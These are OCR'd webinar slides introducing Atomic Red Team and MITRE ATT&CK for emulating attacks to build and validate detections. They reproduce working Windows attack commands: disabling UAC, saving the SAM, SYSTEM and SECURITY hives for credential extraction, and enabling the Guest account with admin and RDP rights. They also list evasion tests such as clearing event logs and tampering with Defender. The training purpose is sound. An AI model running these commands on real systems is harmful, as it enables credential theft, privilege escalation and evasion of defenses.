Getting Started with Atomic Red Team

Welcome to the Pre-show banter. Webcast starts at 1pm Eastern

- Join Discord https://discord.gg/BHIS
- Webcast discussion:
  - #webcast-live-chat
  - 10-minute Discord Getting Started Tutorial

Slides
https://rb.gy/mkl158

Getting Started with Atomic Red Team

Slides
https://rb.gy/mkl158

...

Hands-on Guide with Labs

ATT&CK®

Carrie Roberts

@OrOneEqualsOne

- 2006 PC/Mobile/Web App Developer (HP)
- 2014 Penetration Tester (BHIS)
- 2017 Red Teamer / Blue Teamer (Walmart)

- 12 GIAC Certs, GPEN, GWAPT, GREM ...
- GIAC Security Expert GSE
- Atomic Red Team Maintainer and Developer
- Author DPAT and SlackExtract
- Blogger and Conference Speaker (DerbyCon, WWHF, Sp4rkCon, Bsides)
- SANS Masters Degree & Mastes in Computer Science

(Optional)

Introduce yourself on Discord: Location, Job Title, Employer

https://t.me/learningnets

The Atomic Red Team Project

- Library of Scripted Attacks
- Started by Red Canary in 2017
- Free and Open Source
- Community Developed (over 200 contributors)

http://github.com/redcanaryco/atomic-red-team

Course Outline

- Day 1
  - Mitre ATT&CK and the ATT&CK Navigator
  - Atomic Red Team
- Day 2
  - Atomic Red Team Advanced Topics
  - VECTR
- Day 3
  - Prelude Operator
- Day 4
  - Mitre CALDERA
  - PurpleSharp

Webcast

Schedule

- 1 hour of lecture
- 2 hours of lab time (within 24 hours of lecture)
- Support via Discord channel
  - https://discord.gg/BHIS

Slides
https://rb.gy/mkl158

Link to slides posted in Discord channel

MITRE ATT&CK Matrix

Tactics

Techniques

Technique Number
T#####
T#####.###
e.g. T1003.001

Atomic Test Example – Disable UAC using reg.exe T1548.002

Atomic Test #8 - Disable UAC using reg.exe

Disable User Account Conrol (UAC) using the builtin tool reg.exe by changing its registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA from 1 to 0

Supported Platforms: Windows

Attack Commands: Run with `command_prompt` ! Elevation Required (e.g. root or admin)

```
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
```

Cleanup Commands:

```
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 1 /f
```

Atomic Test Example – Registry dump of SAM, creds ... T1003.002

Atomic Test #1 - Registry dump of SAM, creds, and secrets

Local SAM (SAM & System), cached credentials (System & Security) and LSA secrets (System & Security) can be enumerated via three registry keys. Then processed locally using https://github.com/Neohapsis/creddump7

Upon successful execution of this test, you will find three files named, sam, system and security in the %temp% directory.

Supported Platforms: Windows

Attack Commands: Run with `command_prompt` ! Elevation Required (e.g. root or admin)

```
reg save HKLM\sam %temp%\sam
reg save HKLM\system %temp%\system
reg save HKLM\security %temp%\security
```

Cleanup Commands:

```
del %temp%\sam >nul 2> nul
del %temp%\system >nul 2> nul
del %temp%\security >nul 2> nul
```

Atomic Test Example – Enable Guest Account … T1078.001

Atomic Test #1 - Enable Guest account with RDP capability and admin priviliges

After execution the Default Guest account will be enabled (Active) and added to Administrators and Remote Desktop Users Group, and desktop will allow multiple RDP connections

Supported Platforms: Windows

Inputs:


Name	Description	Type	Default Value
guest_user	Specify the guest account	String	guest
guest_password	Specify the guest password	String	Password123!

Attack Commands: Run with `command_prompt` ! Elevation Required (e.g. root or admin)

```
net user #{guest_user} /active:yes
net user #{guest_user} #{guest_password}
net localgroup administrators #{guest_user} /add
net localgroup "Remote Desktop Users" #{guest_user} /add
reg add "hklm\system\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "hklm\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v fDenyTSConnections" /t REG_DWORD /d 0x1 /f
```

Why Emulate Attacks?

- Assist in Detection Development
- Continuously Validate Detections
- Tune your Configs
- Evaluate Security Products



Capture Events

Forward Events

Apply Alert Logic

Analyst Review

Incident Raised

Atomic Red Team and the Execution Framework

Atomic Red Team


Library of Scripted Attacks

Execution Framework

Tool to read the library and execute according to specifications.


The Atomic Red Team Repo

- https://github.com/redcanaryco/atomic-red-team




The “atomics” Folder

- https://github.com/redcanaryco/atomic-red-team/tree/master/atomics



The Technique # Folders

- https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/T1016
- YAML - Yet Another Markup Language
- MD - Markdown



YAML (Ugh)

- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1016/T1016.yaml
- Defines the procedures (atomic tests), but not fun to read

```
attack_technique: T1016
display_name: System Network Configuration Discovery
atomic_tests:
- name: System Network Configuration Discovery on Windows
  auto_generated_guid: 970ab6a1-0157-4f3f-9a73-ec4166754b23
  description: |
    Identify network configuration information

    Upon successful execution, cmd.exe will spawn multiple commands to list network configuratio
  supported_platforms:
  - windows
  executor:
    command: |
      ipconfig /all
      netsh interface show
      arp -a
      nbtstat -n
      net config
    name: command_prompt
```

Markdown (Ahhhh)

- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1016/T1016.md

Atomic Test #1 - System Network Configuration Discovery on Windows

Identify network configuration information

Upon successful execution, cmd.exe will spawn multiple commands to list network configuration settings. Output will be via stdout.

Supported Platforms: Windows

Attack Commands: Run with `command_prompt` !

```
ipconfig /all
netsh interface show
arp -a
nbtstat -n
net config
```

Atomics for Linux & macOS too!

- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1016/T1016.md#atomic-test-3---system-network-configuration-discovery

Atomic Test #3 - System Network Configuration Discovery

Identify network configuration information.

Upon successful execution, sh will spawn multiple commands and output will be via stdout.

Supported Platforms: macOS, Linux

Attack Commands: Run with `sh` !

```
if [ -x "$(command -v arp)" ]; then arp -a; else echo "arp is missing from the machine. skipping..."; fi;
if [ -x "$(command -v ifconfig)" ]; then ifconfig; else echo "ifconfig is missing from the machine. skipping...";
if [ -x "$(command -v ip)" ]; then ip addr; else echo "ip is missing from the machine. skipping..."; fi;
if [ -x "$(command -v netstat)" ]; then netstat -ant | awk '{print $NF}' | grep -v '[a-z]' | sort | uniq -c; else
```

Run an Atomic Test (aka “atomic”) Manually

Atomics with Input Arguments

- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1016/T1016.md#atomic-test-5---list-open-egress-ports

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
output_file	Path of file to write port scan results	Path	$env:USERPROFILE\Desktop\open-ports.txt
portfile_url	URL to top-128.txt	Url	https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1016/src/top-128.txt
port_file	The path to a text file containing ports to be scanned, one port per line. The default list uses the top 128 ports as defined by Nmap.	Path	PathToAtomicsFolder\T1016\src\top-128.txt

Manual Execution with Input Arguments?

- Not fun!

Attack Commands: Run with `powershell` !

```
$ports = Get-content #{port_file}
$file = "#{output_file}"
$totalopen = 0
$totalports = 0
New-Item $file -Force
```

Not to mention: Cleanup Commands and Dependencies ...

Cleanup Commands:

```
Remove-Item -ErrorAction ignore "#{output_file}"
```

Dependencies: Run with `powershell` !

Description: Test requires #{port_file} to exist

Check Prereq Commands:

```
if (Test-Path "#{port_file}") {exit 0} else {exit 1}
```


Get Prereq Commands:

```
New-Item -Type Directory (split-path #{port_file}) -ErrorAction ignore | Out-Null
Invoke-WebRequest "#{portfile_url}" -OutFile "#{port_file}"
```

PowerShell Execution Framework: Invoke-AtomicRedTeam

- Tool to execute atomic tests according to specs in Atomic Red Team Library
- Easy to specify custom Input Arguments
- Execution of atomics can be scripted
- Excellent Wiki with Usage Instructions

https://github.com/redcanaryco/invoke-atomicredteam



List Atomic Tests

- -ShowDetailsBrief
- -ShowDetails

```
PS C:\AtomicRedTeam> Invoke-AtomicTest T1003 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1003-1 Powershell Mimikatz
T1003-2 Gsecdump
```

Dependencies

- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1485/T1485.md#atomic-test-1---windows---overwrite-file-with-sysinternals-sdelete

Dependencies: Run with `powershell` !

Description: Secure delete tool from Sysinternals must exist on disk at specified location (#{sdelete_exe})

Check Prereq Commands:

```
if (Test-Path #{sdelete_exe}) {exit 0} else {exit 1}
```

Get Prereq Commands:

```
Invoke-WebRequest "https://download.sysinternals.com/files/SDelete.zip" -OutFile "$env:TEMP\SDelete.zip"
Expand-Archive $env:TEMP\SDelete.zip $env:TEMP\Sdelete -Force
Remove-Item $env:TEMP\SDelete.zip -Force
```

Description: The file to delete must exist at #{file_to_delete}

Check Prereq Commands:

```
if (Test-Path #{file_to_delete}) { exit 0 } else { exit 1 }
```

Get Prereq Commands:

```
... -ErrorAction Null
```

Check or Get Prerequisites


- -CheckPrereqs
- -GetPrereqs

```
PS C:\AtomicRedTeam> Invoke-AtomicTest T1485 -TestNumbers 1 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1485-1 Windows - Overwrite file with Sysinternals SDelete
Prerequisites not met: T1485-1 Windows - Overwrite file with Sysinternals SDelete
        [*] Secure delete tool from Sysinternals must exist on disk at specified location ($env:TEMP
\Sdelete\sdelete.exe)
        [*] The file to delete must exist at $env:TEMP\T1485.txt

Try installing prereq's with the -GetPrereqs switch
```

Execute Atomic Test with Execution Framework



Specify Custom Input Arguments

```
PS C:\users\art> Invoke-AtomicTest T1016 -TestNumbers 5 -PromptForInputArgs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Enter a value for portfile_url , or press enter to accept the default.
URL to top-128.txt [https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1016/src/top-128.t
xt]:
Enter a value for output_file , or press enter to accept the default.
Path of file to write port scan results [$env:USERPROFILE\Desktop\open-ports.txt]: Desktop\MyEgress.txt
Enter a value for port_file , or press enter to accept the default.
The path to a text file containing ports to be scanned, one port per line. The default list uses the top
128 ports as defined by Nmap. [PathToAtomicsFolder\T1016\src\top-128.txt]:
Executing test: T1016-5 List Open Egress Ports
```

Cleanup After Test Execution

```
PS C:\windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2 -Cleanup
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing cleanup for test: T1003.001-2 Dump LSASS.exe Memory using ProcDump
Done executing cleanup for test: T1003.001-2 Dump LSASS.exe Memory using ProcDump
```

Execution Log

Execution Time (UTC)	Execution Time (Local)	Technique	Test N	Test Name	Hostname	Username	GUID
2020-06-18T23:39:23Z	2020-06-18T23:39:23	T1016	5	List Open Egress Ports	art-vm0	art-vm0\art	4b467538-f102
2020-06-18T23:54:07Z	2020-06-18T23:54:07	T1016	5	List Open Egress Ports	art-vm0	art-vm0\art	4b467538-f102
2020-06-19T00:04:13Z	2020-06-19T00:04:13	T1485	1	Windows - Overwrite f	art-vm0	art-vm0\art	476419b5-aebf
2020-06-19T00:22:46Z	2020-06-19T00:22:46	T1485	1	Windows - Overwrite f	art-vm0	art-vm0\art	476419b5-aebf
2020-06-19T00:38:42Z	2020-06-19T00:38:42	T1218.001	1	Compiled HTML Help L	art-vm0	art-vm0\art	5cb87818-0d7c
2020-06-19T00:39:03Z	2020-06-19T00:39:03	T1218.001	2	Compiled HTML Help F	art-vm0	art-vm0\art	0f8af516-9818
2020-06-19T00:48:00Z	2020-06-19T00:48:00	T1218.001	1	Compiled HTML Help L	art-vm0	art-vm0\art	5cb87818-0d7c
2020-06-19T00:48:12Z	2020-06-19T00:48:12	T1218.001	2	Compiled HTML Help F	art-vm0	art-vm0\art	0f8af516-9818


Getting Started

- Start slow
- Starter atomics

Tactic	Technique #	Technique Name	Test #	Test Name
credential-access	T1003.002	Security Account Manager	1	Registry dump of SAM, creds, and secrets
privilege-escalation	T1548.002	Bypass User Account Control	9	Bypass UAC using SilentCleanup task
privilege-escalation	T1078.001	Default Accounts	1	Enable Guest account with RDP capability and admin priviliges
privilege-escalation	T1547.001	Registry Run Keys / Startup Folder	1	Reg Key Run
privilege-escalation	T1547.004	Winlogon Helper DLL	3	Winlogon Notify Key Logon Persistence - PowerShell
defense-evasion	T1197	BITS Jobs	1	Bitsadmin Download (cmd)
defense-evasion	T1070.001	Clear Windows Event Logs	1	Clear Logs
defense-evasion	T1218.002	Control Panel	1	Control Panel Items
defense-evasion	T1562.001	Disable or Modify Tools	10	Unload Sysmon Filter Driver
defense-evasion	T1562.001	Disable or Modify Tools	22	Tamper with Windows Defender Evade Scanning -Folder
defense-evasion	T1564	Hide Artifacts	2	Create a Hidden User Called "$"
defense-evasion	T1036.003	Rename System Utilities	1	Masquerading as Windows LSASS process
defense-evasion	T1218.011	Rundll32	7	Execution of HTA and VBS Files using Rundll32 and URL.dll


Emulation Scenario: Local Execution/Golden Image

- Pros:
  - Quick Setup
- Cons:
  - Footprint
  - Blocks



“Prevention is ideal but detection is a must”

Execute Atomic Tests Remotely



Emulation Scenario: Remote Execution/Golden Image

- Pros:
  - Blocks at Atomic Level
  - Spot Check End User's Systems
- Cons:
  - Connectivity

Consider spot checking end user systems

Setting up your own lab

- Microsoft Developer Virtual Machines
- Detection Lab
- Splunk Attack Range

Set up Your Own Test Lab

If you would like to set up your own test lab to play with attack emulation after you leave this class, here are some options for you to consider.

